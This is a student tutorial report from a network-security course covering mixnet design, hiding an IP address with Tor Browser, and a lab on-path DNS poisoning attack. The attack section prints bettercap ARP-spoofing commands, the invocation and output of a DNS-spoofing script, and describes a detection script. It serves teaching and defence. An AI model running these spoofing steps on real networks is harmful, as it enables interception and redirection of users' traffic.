Tutorial 9: Mix Network, Hidden IP and DNS Posion Attack

IS309 Network Security 2021 Spring

Chunyu Xue, Juntao Shen, Qianfei Ren
Student ID {518021910698, 518021911057, 518030910018}
Dicardo@sjtu.edu.cn, sjt166@sjtu.edu.cn, cordial.Daniel@sjtu.edu.cn

Department of Computer Science,
Shanghai Jiao Tong University, Shanghai, China

Abstract. Mix networks[1] are routing protocols that create hard-to-trace communications by using a chain of proxy servers known as mixes which take in messages from multiple senders, shuffle them, and send them back out in random order to the next destination (possibly another mix node). This breaks the link between the source of the request and the destination, making it harder for eavesdroppers to trace end-to-end communications. Tor[2] is free software for anonymous communication. The name is derived from the English abbreviation of "The Onion Router". Users can use Tor to access the coverage network provided by volunteers around the world for free, including 6000+ relays, so as to achieve the purpose of hiding the user's real address, avoiding network monitoring and traffic analysis. DNS spoofing[3], also referred to as DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, e.g. an IP address. This results in traffic being diverted to the attacker's computer (or any other computer).
Keywords: Mix network, Tor IP hidden, DNS posion attack

1 Problem 1: Mix Networks

1.1 Problem Descripton

Explain why using more than one mixing servers is more useful in the mixnet? That is, why is security better for a mixnet of multiple servers instead of only one?

Solution. In section 1.2, we will explain the reasons why using more than one mixing servers is more useful in the mixnet.

1.2 Advantages of Multiple Mixing Servers in Mixnet

Mix networks use a chain of proxy servers called "mixing servers" that receives messages from multiple senders, shuffle them, and then send them back to the next destination in random order to create untraceable communications. The advantages of using multiple mixing servers in a mix network mainly include security concern. And the reasons are as follows:

– An attack against a single mixing server is much simpler than that against multiple mixing servers. Therefore, if it is a single mixing server in the network, the attacker can paralyze the network by only attack it, while it is more difficult for multiple mixing servers to be attacked at the same time, thus, the system obtains higher security.

– Compared with multiple mixing servers, it is more difficult for a single mixing server to ensure that its information is true and not forged. Multiple mixing servers can verify the same information through different servers to ensure that the information is true and not forged, with the security gets higher.

– The network topology of a single mixing server is relatively simple, and it is easy for an attacker to monitor the traffic in the network, while the network topology of multiple mixing servers is much more complicated, and it becomes very troublesome to monitor information.

[1] Mix Network: https://en.wikipedia.org/wiki/Mix_network
[2] Tor: https://zh.wikipedia.org/wiki/Tor
[3] DNS Spoofing: https://en.wikipedia.org/wiki/DNS_spoofing

2 Problem 2: Tor IP Hidden


2.1 Problem Description

Try to hide your real IP address with the help of Tor. You may try some popular Tor-related tools, such as Tor Browser. You need to provide evidence that the IP address is hidden successfully. (Bonus) Now we have achieved anonymous communication. However, using a static IP address with Tor is not safe enough. So, could you provide a way to occasionally change your identity (i.e., IP address) from Tor?

Solution. In section 2.2, we try to hide our IP address by using **Tor Browser**. In section **??** deploy our method to occasionally change the IP.

2.2 Try Tor Browser to IP Hidden


We can use Tor Browser on Windows, Linus, etc. After downloading the Tor Browser, we can test an IP address like below:



```
59. 78. 38. 239
```

Fig. 1. browsing in Edge Browser

This is the result tested on my traditional Microsoft Edge Browser. We can find it is an IP address located in Shanghai educational network. Then we deploy the Tor Browser, shown as below:



```
109.70.100.37
```

Fig. 2. Browsing in Tor Browser

We can find that the IP address has changed. After checking the details, more information can be exploited:




Fig. 3. Performance with Different P Values


In Tor identity is the three-hop circuit over which traffic travels through the Tor network.

Tor periodically creates new circuits. When a circuit is used it becomes dirty, and new connections will not use it. When all of the connections using an expired circuit are done the circuit is closed.

2.3 Occasionally Changing IP Address

After checking the official docs on the website, we can find that these mask IP will change every 10 minutes to secure the privacy. If we want to change it more frequently, We can trace into its settings.

First, we enter the files : /Tor Browser/Browser/TorBrowser/Data/Tor. then, we can adjust the attribute MaxCircuitDirtiness , the number of it means the maximum seconds it takes to refresh the circuit. We change it into 10 and reboot the browser, then the IP address will get updated much more frequently than before.



```
193.189.100.199
```

Fig. 4. IP Address changed

3 Problem 3: DNS Poison Attack

3.1 Problem Description

You need to implement an on-path DNS poison attack attack program, that is, to capture DNS request packets in the network, analyze related data to construct a forged response packet and send it to the victim machine. You only need to consider the DNS request based on the UDP protocol and the port number is 53.

Your program needs to be able to pass in the following parameters:

– -i: Specify the name of the network interface that the attacker is monitoring for the attack, such as "enp1s0" under Linux, and "Intel(R) Wireless-AC XXXX XXXMHz" under Windows;

– -f: specifies the mapping file of the domain name and IP to be poisoned. The content of the file, such as "www.sjtu.edu.cn,202.120.38.199", is used to indicate which domain names are only poisoned.

– (Bonus) To design a detection program for your DNS poison attack, the tasks that need to be completed:

  - Listening to a network interface, if two "A request is the same, but the response message is different" DNS response is captured in a short period of time, that is, one is forged by the attacker and the other is the real response from the DNS server, it is judged to have suffered Attack, print out relevant information;
  - The order of arrival of the attacker's response and the actual response can be arbitrary.

Solution. In section 3.2, we introduce the method of running our project. In section 3.3, we discuss the detailed implementaion of ARP Spoofing attack on victim host. In section 3.4, we generate DNS Spoofing attack by faking DNS response packet on attacking host. Finally, in section 3.5, we detect the DNS Poison Attack by running detecting program on victim host.

3.2 Operation Method

In this section, we introduce the method of running our project, including the environmental settings and running command.

Environmental Settings

– **Python version on MacOS (attacker):** 3.6
– **Python version on Linux (victim):** 2.7
– **Pip version:** 21.1.1
– **Scapy version:** 2.4.3
– **Wireshark (on MacOS) version:** 3.4.5
– **IP address of attacking host:** 192.168.31.229
– **IP address of victim:** 192.168.31.108

ARP Spoofing First, the attacking host needs to perform ARP Spoofing on Victim and insert itself into the path from Victim to the DNS server to monitor Victim's DNS request packets. We can implement this by using **bettercap** introduced in assigment 8. Also, we can also directly open the hotspot of the attacking host for Victim connection, or simply set the DNS server of Victim to be the IP address of our attacking host.

In this project, we choose **ARP Spoofing** to insert the attacking host into the path from Victim to DNS server, the detailed introduction is given in section 3.3.

Attacker Method Command: ***sudo python3 DNS_Spoofing.py -i en0 -h hostnames udp***

– ***-i***: Specify the name of the network interface that monitored by the attacker

– ***-h***: Specify the mapping file of the domain name to be poisoned and the IP address. The content of the file, such as "www.sjtu.edu.cn 119.3.32.96", is used to indicate which domain names are only targeted for poisoning. Note that there is no correspondence between the IP address and the domain name, since the IP address behind is the address you want to redirect to.

– ***expression***: the choice of filter, just use 'udp'

Victim Method

– **DNS Spoofing Only**: Run the packet capture tool **Wireshark** on Victim to capture the forged DNS response packet of the attacking host, and compare the DNS id to verify the correctness of the DNS Spoofing Attack.


– **DNS Spoofing and Detection**: Run the script DNS_SPoofing_Detection.py on Victim to sniff and detect forged DNS response packets and corresponding real response packets.
Command: ***sudo python DNS_Spoofing_detection.py -i wlp3s0***

3.3 ARP Spoofing on Victim

In order to monitor the DNS querying packet from victim to DNS server, we choose **ARP Spoofing** to insert the attacking host into the path from victim to DNS server in this project.

We operate the following commands on attacking host (MacOS) to implement the ARP Spoofing attack on victim (Linux) as shown in Fig 5.

– ***sudo bettercap***
– ***net.recon on***
– ***set arp.spoof.targets 192.168.31.108***
– ***arp.spoof on***




```
DNS_Poison_Attack — bettercap ‹ sudo — 140×40
(NetworkLayerAttacks) dicardo@xuechunyudeMBP DNS_Poison_Attack % sudo bettercap
Password:
bettercap v2.30.2 (built for darwin amd64 with go1.16.2) [type 'help' for a list of commands]

192.168.31.0/24 > 192.168.31.229  » net.recon on
192.168.31.0/24 > 192.168.31.229  » [21:07:07] [endpoint.new] endpoint 192.168.31.75 detected as 9e:16:59:c5:ed:d3.
192.168.31.0/24 > 192.168.31.229  » [21:07:07] [endpoint.new] endpoint 192.168.31.108 detected as a0:c5:89:f0:15:68 (Intel
192.168.31.0/24 > 192.168.31.229  » [21:07:07] [endpoint.new] endpoint 192.168.31.12 detected as 16:84:7a:e9:f9:93.
192.168.31.0/24 > 192.168.31.229  » [21:07:07] [endpoint.new] endpoint 192.168.31.107 detected as 72:0a:fc:3c:ca:64.
192.168.31.0/24 > 192.168.31.229  » [21:07:07] [endpoint.new] endpoint 192.168.31.207 detected as 7c:a1:77:de:72:98 (Huawei
,Ltd).
192.168.31.0/24 > 192.168.31.229  » set arp.spoof.targets 192.168.31.108
192.168.31.0/24 > 192.168.31.229  » arp.spoof on
[21:07:32] [sys.log] [inf] arp.spoof enabling forwarding
192.168.31.0/24 > 192.168.31.229  » [21:07:32] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.31.0/24 > 192.168.31.229  » j
```

Fig. 5. Start ARP Spoofing


Use the ***arp -a*** command to check the MAC address of the DNS server on the victim host, and find that the DNS server MAC seen by Victim has changed from the original **9c:9d:7e:51:3f:2f** to **f8:ff:c2:10:e4:bb**, the same as the attacking host, seen in Fig 6. ARP Spoofing Attack succeeded.

At this point, run Wireshark on the attacking host and set the filter condition to **ip.addr==192.168.31.108 and dns** to capture packets, and then confirm that the attacking host can monitor the DNS packets sent by victim. The result is in Fig 7.



```
icarus@icarus-ThinkPad-T470p: ~/桌面
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
icarus@icarus-ThinkPad-T470p:~/桌面$ arp -a
xuechunyudeMBP (192.168.31.229) 位于 f8:ff:c2:10:e4:bb [ether] 在 wlp3s0
XiaoQiang (192.168.31.1) 位于 9c:9d:7e:51:3f:2f [ether] 在 wlp3s0
icarus@icarus-ThinkPad-T470p:~/桌面$ arp -a
xuechunyudeMBP (192.168.31.229) 位于 f8:ff:c2:10:e4:bb [ether] 在 wlp3s0
XiaoQiang (192.168.31.1) 位于 f8:ff:c2:10:e4:bb [ether] 在 wlp3s0
icarus@icarus-ThinkPad-T470p:~/桌面$ 
```

Fig. 6. MAC of DNS server seen by victim is changed



```
正在捕获 Wi-Fi: en0
ip.addr==192.168.31.108 and dns
No.   Time      Source           Destination    Protocol Length Info
   50 6.132230  192.168.31.108   192.168.31.1   DNS       95 Standard query 0x3c89 A detectportal.fire
   51 6.132239  192.168.31.108   192.168.31.1   DNS       95 Standard query 0xfd88 AAAA detectportal.f
   52 6.132367  192.168.31.108   192.168.31.1   DNS       95 Standard query 0x3c89 A detectportal.fire
   54 6.132424  192.168.31.108   192.168.31.1   DNS       95 Standard query 0xfd88 AAAA detectportal.f
   58 6.187582  192.168.31.108   192.168.31.1   DNS      100 Standard query 0x0426 A d2nxq2uap88usk.cl
   59 6.187590  192.168.31.108   192.168.31.1   DNS      100 Standard query 0x99e5 AAAA d2nxq2uap88usk
   60 6.187678  192.168.31.108   192.168.31.1   DNS      100 Standard query 0x0426 A d2nxq2uap88usk.cl
   62 6.187719  192.168.31.108   192.168.31.1   DNS      100 Standard query 0x99e5 AAAA d2nxq2uap88usk
   73 6.517490  192.168.31.108   192.168.31.1   DNS      108 Standard query 0x4420 A firefox.settings.
   74 6.517499  192.168.31.108   192.168.31.1   DNS      108 Standard query 0x24ac AAAA firefox.settin
   75 6.517623  192.168.31.108   192.168.31.1   DNS      108 Standard query 0x4420 A firefox.settings.
   77 6.517660  192.168.31.108   192.168.31.1   DNS      108 Standard query 0x24ac AAAA firefox.settin
   85 6.588947  192.168.31.108   192.168.31.1   DNS       95 Standard query 0x5331 A snippets.cdn.mozi
   86 6.588956  192.168.31.108   192.168.31.1   DNS       95 Standard query 0xf9fd AAAA snippets.cdn.m
   87 6.589093  192.168.31.108   192.168.31.1   DNS       95 Standard query 0x5331 A snippets.cdn.mozi
   89 6.589095  192.168.31.108   192.168.31.1   DNS       95 Standard query 0xf9fd AAAA snippets.cdn.m
   91 6.595627  192.168.31.108   192.168.31.1   DNS      100 Standard query 0x462e AAAA d228z91au11ukj.c

> Frame 50: 95 bytes on wire (760 bits), 95 bytes captured (760 bits) on interface en0, id 0
> Ethernet II, Src: IntelCor_f0:15:68 (a0:c5:89:f0:15:68), Dst: Apple_10:e4:bb (f8:ff:c2:10:e4:bb)
> Internet Protocol Version 4, Src: 192.168.31.108, Dst: 192.168.31.1
> User Datagram Protocol, Src Port: 58329, Dst Port: 53
> Domain Name System (query)
```

Fig. 7. DNS packet from victim monitored by attacking host

3.4 Generate DNS Spoofing on Attacking Host and Detected with Wireshark on Victim


In this section, we generate DNS Spoofing attack by faking DNS response packet on attacking host when DNS query packet is detected on the path from victim to DNS server.

Run ***sudo python3 DNS_Spoofing.py -i en0 -h hostnames udp*** on the attacking host to enter the monitoring state. When victim visits the domain name (www.bilibili.com) on the hostnames list, the attacking host will obtain the monitoring information and forge one DNS response packet, and send to the LAN.

In order to capture the fake DNS response packet, we run Wireshark on victim to capture the packet, and set the filter condition to **ip.addr==192.168.31.108 and dns** to monitor the receiving and sending of victim's DNS packets.


Note that the attacking host here will send two response packets with different DNS id twice. The reason is that **victim will send queries pointing to IPv4 and IPv6 respectively for the same DNS id, corresponding to the A record and AAAA record**, and both are detected by the attacking host, so it will be sent twice.

In Wireshark opened in victim, it is observed that the Transaction IDs of the two DNS Query are **0xd4d0** and **0x8284** respectively, and the corresponding DNS response is also the same. This proves that victim is normal and parsed the DNS response packet forged by the attacking host, DNS Poison Attack (part 1) Success. The result is seen in Fig 8 and Fig 9.



```
(NetworkLayerAttacks) dicardo@xuechunyudeMBP DNS_Poison_Attack % sudo python3 DNS_Spoofing.py -i en0 -h hostnames udp
Redirecting list of hostnames: {'www.sjtu.edu.cn': '119.3.32.96', 'www.csdn.net': '202.120.2.119', 'www.bilibili.com': '202.120.2.119', 'www
.cs.sjtu.edu.cn': '119.3.32.96'}

##########################################################################
#                   Begin Preparing for DNS Poison Attack                 #
##########################################################################

DNS Query Packet described in hostnames is received: www.bilibili.com
Redirect to: 202.120.2.119

Packet has UDP layer!
-------------- Spoofing Pkt Info -----------------
IP src: 192.168.31.1  | IP dst: 192.168.31.108
UDP sport: 34861  | UDP dport: 53
DNS id: 54480  | DNS rdata: 202.120.2.119
--------------------- End ------------------------

Sending spoofed packet...
.
Sent 1 packets.
---------------------------------------------------------------------------------

DNS Query Packet described in hostnames is received: www.bilibili.com
Redirect to: 202.120.2.119

Packet has UDP layer!
-------------- Spoofing Pkt Info -----------------
IP src: 192.168.31.1  | IP dst: 192.168.31.108
UDP sport: 46731  | UDP dport: 53
DNS id: 33412  | DNS rdata: 202.120.2.119
--------------------- End ------------------------

Sending spoofed packet...
.
Sent 1 packets.
---------------------------------------------------------------------------------
```

Fig. 8. Output of attacking host about faking DNS response


*any
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
表达式…
+

```
ip.addr == 192.168.31.108 and dns

No. Time         Source         Destination    Protocol Length Info
 56 13.857714808 192.168.31.108 192.168.31.1   DNS       89 Standard query 0xd4d0 A www.bilibili.com OPT
 57 13.857784402 192.168.31.108 192.168.31.1   DNS       89 Standard query 0x8284 AAAA www.bilibili.com OPT
 64 13.861578068 192.168.31.108 192.168.31.1   DNS       85 Standard query 0xeac1 A s1.hdslb.com OPT
 65 13.861643876 192.168.31.108 192.168.31.1   DNS       85 Standard query 0xfab6 AAAA s1.hdslb.com OPT
 66 13.861694719 192.168.31.108 192.168.31.1   DNS       85 Standard query 0xec2a A i0.hdslb.com OPT
 67 13.861743524 192.168.31.108 192.168.31.1   DNS       85 Standard query 0xce20 AAAA i0.hdslb.com OPT
 69 13.861923329 192.168.31.1   192.168.31.108 DNS      393 Standard query response 0xd4d0 A www.bilibili.com CNAME interface.biliapi.com A 120.92.162.180 A 120.92.147.239 A 119.3.70.188 A 119.3.65.116 A 120.92
 71 13.863662934 192.168.31.1   192.168.31.108 DNS      194 Standard query response 0x8284 AAAA www.bilibili.com CNAME interface.biliapi.com SOA ns3.dnsv5.com OPT
 72 13.863796370 192.168.31.108 192.168.31.1   DNS       94 Standard query 0x1fc1 AAAA interface.biliapi.com OPT
 77 13.867849912 192.168.31.1   192.168.31.108 DNS      273 Standard query response 0xeac1 A s1.hdslb.com CNAME bstatic.hdslb.com CNAME s1.hdslb.com.w.kunlunar.com A 116.153.35.248 A 116.153.35.246 A 116.153.35
 80 13.869744316 192.168.31.1   192.168.31.108 DNS      197 Standard query response 0xfab6 AAAA s1.hdslb.com CNAME bstatic.hdslb.com CNAME s1.hdslb.com.w.kunlunar.com SOA ns3.kunlunar.com OPT
 81 13.869993224 192.168.31.108 192.168.31.1   DNS      100 Standard query 0x2830 AAAA s1.hdslb.com.w.kunlunar.com OPT
 82 13.870126834 192.168.31.1   192.168.31.108 DNS      200 Standard query response 0xec2a A i0.hdslb.com CNAME img.hdslb.com CNAME i0.hdslb.com.download.ks-cdn.com CNAME k1-global.gslb.ksyuncdn.com A 211.95.34
 84 13.872266140 192.168.31.1   192.168.31.108 DNS      223 Standard query response 0xce20 AAAA i0.hdslb.com CNAME img.hdslb.com CNAME i0.hdslb.com.download.ks-cdn.com SOA dns1.cdn20.org OPT
 85 13.872274872 192.168.31.1   192.168.31.108 DNS      167 Standard query response 0x1fc1 AAAA interface.biliapi.com SOA ns3.dnsv5.com OPT
 86 13.872601795 192.168.31.108 192.168.31.1   DNS      100 Standard query 0x070c AAAA k1-global.gslb.ksyuncdn.com OPT
 92 13.873282763 192.168.31.108 192.168.31.1   DNS       85 Standard query 0x2680 A i1.hdslb.com OPT
 93 13.873359080 192.168.31.108 192.168.31.1   DNS       85 Standard query 0x9822 AAAA i1.hdslb.com OPT
 94 13.874382083 192.168.31.1   192.168.31.108 DNS      152 Standard query response 0x2830 AAAA s1.hdslb.com.w.kunlunar.com SOA ns3.kunlunar.com OPT
 98 13.874672778 192.168.31.108 192.168.31.1   DNS       85 Standard query 0x216d A i2.hdslb.com OPT
 99 13.874728929 192.168.31.108 192.168.31.1   DNS       85 Standard query 0x1b0c AAAA i2.hdslb.com OPT
101 13.876631011 192.168.31.1   192.168.31.108 DNS      148 Standard query response 0x070c AAAA k1-global.gslb.ksyuncdn.com SOA ns1.ksyuncdn.com OPT
108 13.879842778 192.168.31.1   192.168.31.108 DNS      168 Standard query response 0x2680 A i1.hdslb.com CNAME img.hdslb.com CNAME i0.hdslb.com.cdn20.com A 211.95.52.254 A 119.188.36.27 OPT
110 13.881305552 192.168.31.1   192.168.31.108 DNS      207 Standard query response 0x9822 AAAA i1.hdslb.com CNAME img.hdslb.com CNAME i0.hdslb.com.cdn20.com SOA dns1.cdn20.org OPT
111 13.881525022 192.168.31.108 192.168.31.1   DNS       95 Standard query 0x8fc3 AAAA i0.hdslb.com.cdn20.com OPT
112 13.882699089 192.168.31.1   192.168.31.108 DNS      168 Standard query response 0x216d A i2.hdslb.com CNAME img.hdslb.com CNAME i0.hdslb.com.cdn20.com A 119.188.36.27 A 211.95.52.254 OPT
113 13.882710570 192.168.31.1   192.168.31.108 DNS      223 Standard query response 0x1b0c AAAA i2.hdslb.com CNAME img.hdslb.com CNAME i0.hdslb.com.download.ks-cdn.com SOA dns1.cdn20.org OPT
120 13.886542285 192.168.31.1   192.168.31.108 DNS      166 Standard query response 0x8fc3 AAAA i0.hdslb.com.cdn20.com SOA dns1.cdn20.org OPT
130 13.898136134 192.168.31.108 192.168.31.1   DNS      102 Standard query 0x1159 A global.prd.cdn.globalsign.com OPT
132 13.898262791 192.168.31.108 192.168.31.1   DNS      102 Standard query 0xf9ea AAAA global.prd.cdn.globalsign.com OPT
135 13.902180959 192.168.31.1   192.168.31.108 DNS      158 Standard query response 0x1159 A global.prd.cdn.globalsign.com CNAME globalsign.com.w.kunlunar.com A 27.221.44.45 OPT
139 13.904123517 192.168.31.1   192.168.31.108 DNS      194 Standard query response 0xf9ea AAAA global.prd.cdn.globalsign.com CNAME globalsign.com.w.kunlunar.com SOA ns3.kunlunar.com OPT
140 13.904323164 192.168.31.108 192.168.31.1   DNS      102 Standard query 0x7aa2 AAAA globalsign.com.w.kunlunar.com OPT
144 13.914992097 192.168.31.1   192.168.31.108 DNS      154 Standard query response 0x7aa2 AAAA globalsign.com.w.kunlunar.com SOA ns3.kunlunar.com OPT

▸ Frame 56: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 192.168.31.108, Dst: 192.168.31.1
▸ User Datagram Protocol, Src Port: 34861, Dst Port: 53
▸ Domain Name System (query)

0000  00 04 00 01 00 06 a0 c5  89 f0 15 68 00 00 08 00   ········ ···h····
0010  45 00 00 49 3e 0e 40 00  40 11 3c d8 c0 a8 1f 6c   E··I>·@· @·<····l

wireshark_any_20210511212208_J2256e.pcapng      分组: 1881 · 已显示: 66 (3.5%)      配置: Default
```

Fig. 9. Fake DNS packet received by victim

3.5 Detect DNS Spoofing Attack on Victim


To get better capture effect, we detect the DNS Poison Attack by running detecting program on victim host.

Run ***sudo python3 DNS_Spoofing.py -i en0 -h hostnames udp*** on the attacking host to enter the monitoring state, and run ***sudo python DNS_Spoofing_detection.py -i wlp3s0*** on victim to enter the detection state of DNS Poison attack.

When Victim visits the domain name (www.bilibili.com) on the hostnames list, the attacking host will obtain monitoring information, forge a DNS response packet, and send it to the LAN.


The detection script on Victim will compare the received response packets with the same DNS id and compare the content of the response message. If they are different, it will be determined as a DNS Poison Attack. The reason is that the content of the returned response packet forged by the attacking host and the real DNS server are still different. The former contains the IP that we redirected in hostnames, and the latter is still the correct IP corresponding to the chosen domain name.

